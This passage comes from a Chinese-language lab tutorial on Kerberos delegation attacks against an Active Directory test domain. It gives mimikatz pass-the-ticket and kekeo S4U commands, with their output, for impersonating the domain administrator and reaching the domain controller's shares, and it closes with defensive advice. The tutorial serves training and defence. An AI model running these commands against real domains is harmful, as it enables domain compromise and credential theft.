mimikatz # kerberos::ptt [0;9bec9]-2-0-60a00000-Administrator@krbtgt-YUNYING.LAB
.kirbi

* File: '[0;9bec9]-2-0-60a00000-Administrator@krbtgt-YUNYING.LAB.kirbi': OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 2019/2/13 11:23:15 ; 2019/2/13 21:23:15 ; 2019/2/20 11:23
:15
   Server Name         : krbtgt/YUNYING.LAB @ YUNYING.LAB
   Client Name         : Administrator @ YUNYING.LAB
   Flags 60a00000      : pre_authent ; renewable ; forwarded ; forwardable ;

mimikatz # exit
Bye!

C:\Users\tsvc\Desktop\mimikatz_trunk\x64>dir \\dc.yunying.lab\c$
 驱动器 \\dc.yunying.lab\c$ 中的卷没有标签。
 卷的序列号是 00E7-5F53

 \\dc.yunying.lab\c$ 的目录

2019/01/16  16:57                 0 dc.txt
2019/01/18  12:57    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2019/01/07  10:36    <DIR>          Program Files
2019/01/07  10:36    <DIR>          Program Files (x86)
2019/01/18  12:57    <DIR>          Users
2019/01/18  12:57    <DIR>          Windows
               1 个文件              0 字节
```

导入之后已经可以访问域控的共享目录。也就是说每当存在用户访问 tsvc 的服务时，tsvc 的服务就会将访问者的 TGT 保存在内存中，可以通过这个 TGT 访问这个 TGT 所属用户的所有服务。非约束委派的原理相对简单，就是通过获取到的 administrator 的 TGT 进行下一步的访问。

这里有一个点就是 sekurlsa::tickets 是查看内存中所有的票据，而 kerberos::list 只是查看当前会话中的 kerberos 票据。更多的 mimikatz 的使用可以参考 https://github.com/gentilkiwi/mimikatz/wiki

Print Spooler 服务+非约束委派提升至域控权限：

在 2018 年的 DerbyCon 中 Will Schroeder（@ Harmj0y），Lee Christensen（@Tifkin_）和 Matt Nelson（@ enigma0x3）提到了关于非约束委派的新方式，通过域控的 Print Spooler 服务和非约束委派账户提升至域控权限（https://adsecurity.org/?p=4056），主要的原理就是通过 Print Spooler 服务使用特定 POC 让域控对设置了非约束委派的主机发起请求，获取域控的 TGT，从而提升权限。


0x04 约束委派的利用

约束委派由于只指定了特定的服务，所以利用起来相对非约束委派更加复杂，本实验的条件是配置了约束委派的账号，并且已知当前配置了约束委派的当前账户的密码（tsvc 的密码）。

1 实验

这里环境和上文中不变，依然使用普通域账号 tsvc 和域 Administrator 账户。不过增加了一个新的工具 kekeo，他和 mimikatz 是同一个作者。

1）、确认账号 tsvc 设置了约束委派。




通过工具 PowerView 的查询可以看到域内配置了约束委派的列表：

```
PS C:\Users\tsvc\Desktop> Get-DomainUser -TrustedToAuth -Properties distinguishedname,useraccountcontrol,msds-allowedtod
elegateto| fl


useraccountcontrol       : NORMAL_ACCOUNT, DONT_EXPIRE_PASSWORD, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/S2, cifs/S2.yunying.lab, cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab...}
distinguishedname        : CN=ts1,OU=testou,DC=yunying,DC=lab

useraccountcontrol       : NORMAL_ACCOUNT, TRUSTED_TO_AUTH_FOR_DELEGATION
msds-allowedtodelegateto : {cifs/dc.yunying.lab/yunying.lab, cifs/dc.yunying.lab, cifs/DC, cifs/dc.yunying.lab/YUNYING.
                           ..}
distinguishedname        : CN=tsvc,OU=svcserver,DC=yunying,DC=lab
```

2)、使用 kekeo 对域控发起申请 TGT 的请求。

通过已知的账户名和明文密码对 KDC 发起请求，得到 TGT。



Kekeo# tgt::ask /user:tsvc /domain:yunying.lab /password:admin1234! /ticket:tsvc.kirbi


/user:当前用户名

/domain:所在域名

/password:当前用户名的密码

/ticket:生成票据名称，上图里生成的没有按参数设定的来命名，不重要，也可以直接跳过这个参数

3）、使用 kekeo 申请 TGS 票据




Kekeo#tgs::s4u /tgt:TGT_filename /user:administrator@yunying.lab /service:cifs/dc.yunying.lab

/tgt:上一步通过 kekeo 生成的 tgt 票据

/user:想要伪造的用户名写全称（用户名@域名）

/service:想要伪造访问的服务名（服务名/主机的 FQDN 名称）

4）、从 kekeo 中使用 exit 命令退出，然后使用 mimikatz 将生成的 TGS 文件导入到 Kerberos 凭据列表中



这时可以看到导入之后已经能够成功访问域控的共享文件(严格来说应该是非约束委派中设置的 SPN 的权限)。而且在这个过程中是不需要管理员权限的，只是用当前账户的权限就可以完成，因为不需要从内存中导出票据。

2 原理

下面看一下在非约束委派中是如何实现通过非约束委派去获得所设置的 SPN 的权限的。实验过程其实主要是三个步骤：


1、 请求 TGT

2、 请求 TGS

3、 将 TGS 导入内存

主要看 1、2 两个步骤，第 1 步中使用 Kekeo 发起 AS-REQ 请求去请求 TGT。

Kekeo# tgt::ask /user:tsvc /domain:yunying.lab /password:admin1234! /ticket:tsvc.kirbi




这时 tsvc 获取到了一个 TGT，并且 kekeo 工具将其保存为一个 kirbi 格式的文件。


第 2 步，再使用这个 TGT 申请两个 ST 文件，上文中说到过在约束委派实现的过程中分为两个部分，分别是 S4U2Self 扩展和 S4U2Proxy 扩展。S4U2Self 中 Service1 会代替用户向 KDC 申请一张用于访问自身的 TGS，这个 TGS 也就是生成的两个 TGS 中的一个（TGS_administrator@yunying.lab@YUNYING.LAB_tsvc@YUNYING.LAB.kirbi）还有一个 TGS 是用于访问非受限委派中设置的 SPN 的 TGS（TGS_administrator@yunying.lab@YUNYING.LAB_cifs~dc.yunying.lab@YUNYING.LAB.kirbi）。


```
kekeo # tgs::s4u /tgt:TGT_tsvc@YUNYING.LAB_krbtgt~yunying.lab@YUNYING.LAB.kirbi
/user:administrator@yunying.lab /service:cifs/dc.yunying.lab
Ticket  : TGT_tsvc@YUNYING.LAB_krbtgt~yunying.lab@YUNYING.LAB.kirbi
  [krb-cred]      S: krbtgt/yunying.lab @ YUNYING.LAB
  [krb-cred]      E: [00000012] aes256_hmac
  [enc-krb-cred] P: tsvc @ YUNYING.LAB
  [enc-krb-cred] S: krbtgt/yunying.lab @ YUNYING.LAB
  [enc-krb-cred] T: [2019/2/15 12:14:13 ; 2019/2/15 22:14:13] (R:2019/2/22 12:14
:13)
  [enc-krb-cred] F: [40e00000] pre_authent ; initial ; renewable ; forwardable ;

  [enc-krb-cred] K: ENCRYPTION KEY 18 (aes256_hmac       ): 6e087c4ebe3e0d03cb836
8548c1b9560d1e1aa0d2b1930cb670e763d582733c2
  [s4u2self]  administrator@yunying.lab
[kdc] name: dc.yunying.lab (auto)
[kdc] addr: 192.168.254.130 (auto)
  > Ticket in file 'TGS_administrator@yunying.lab@YUNYING.LAB_tsvc@YUNYING.LAB.k
irbi'
Service(s):
  [s4u2proxy] cifs/dc.yunying.lab
  > Ticket in file 'TGS_administrator@yunying.lab@YUNYING.LAB_cifs~dc.yunying.la
b@YUNYING.LAB.kirbi'
```

我们抓包也可以看到这里是发起了两次 TGS_REQ 请求，在第一个 TGS_REQ 请求的包里面可以看到 KRB5-PADATA-S4U2SSELF 的标识。并且 cname 和 sname 都是 tsvc，也是侧面说明这个 TGS 其实就是拿来验证自身的。



再看第二个 TGS_REQ 请求，sname 的值为 cifs/dc.yunying.lab，也就是截图中非约束委派中“可由此账户提供委派凭据的服务”一栏中添加的 SPN。而这个其实就是 S4U2Proxy 扩展中所申请的 TGS 票据。






关于约束委派的这种攻击方式就是通过在 Service1（tsvc）中将自己伪造成用户，然后获取允许约束委派的 SPN 的 TGS 的一个过程。

0x05 委派攻击的防御

通过上文中说到设置了非约束委派的账户权限如果被窃取那么攻击者可能获取非常多其他账户的 TGT，所以最好是不要在域中使用非约束委派这种功能。

域中不需要使用委派的账户特别是 administrator 账户，设置为“敏感用户不能被委派”。



如果是 win2012 的系统也可以通过设置受保护的用户组来缓解委派所带来的危害。

0x06 总结

在两种方式的委派中，非约束委派的实验获取的权限更大，能够通过 TGT 直接获取目标主机的所有服务权限，而约束委派实验主要是通过 TGS 来获取约束委派列表中设置的 SPN 的 TGS 来获得相应的 SPN 的权限。

同时在今年有国外的安全人员提出来基于 NTLMRelay 和约束委派结合进行权限提升的攻击方式，详情可参考下面链接，此处不再赘述：

https://dirkjanm.io/worst-of-both-worlds-ntlm-relaying-and-kerberos-delegation/

这几篇文章也是通过实验来说明分析每一种 Kerberos 攻击方式的原理和如何实现，个人认为在 Kerberos 的攻击还是需要结合其他攻击方式才能发挥更大的作用，关于更多 Kerberos 的不同意见及看法欢迎留言交流，本文暂时到此完结，希望对你有所帮助。

实验工具

https://github.com/gentilkiwi/mimikatz/releases/tag/2.1.1-20181209
https://github.com/gentilkiwi/kekeo/releases/

参考链接

参考链接：

https://adsecurity.org/?p=1667
https://xz.aliyun.com/t/2931#toc-6
http://www.harmj0y.net/blog/activedirectory/s4u2pwnage/
https://docs.microsoft.com/zh-cn/windows-server/security/credentials-protection-and-management/protected-users-security-group#BKMK_HowItWorks
https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-sfu/1fb9caca-449f-4183-8f7a-1a5fc7e7290a
https://labs.mwrinfosecurity.com/blog/trust-years-to-earn-seconds-to-break/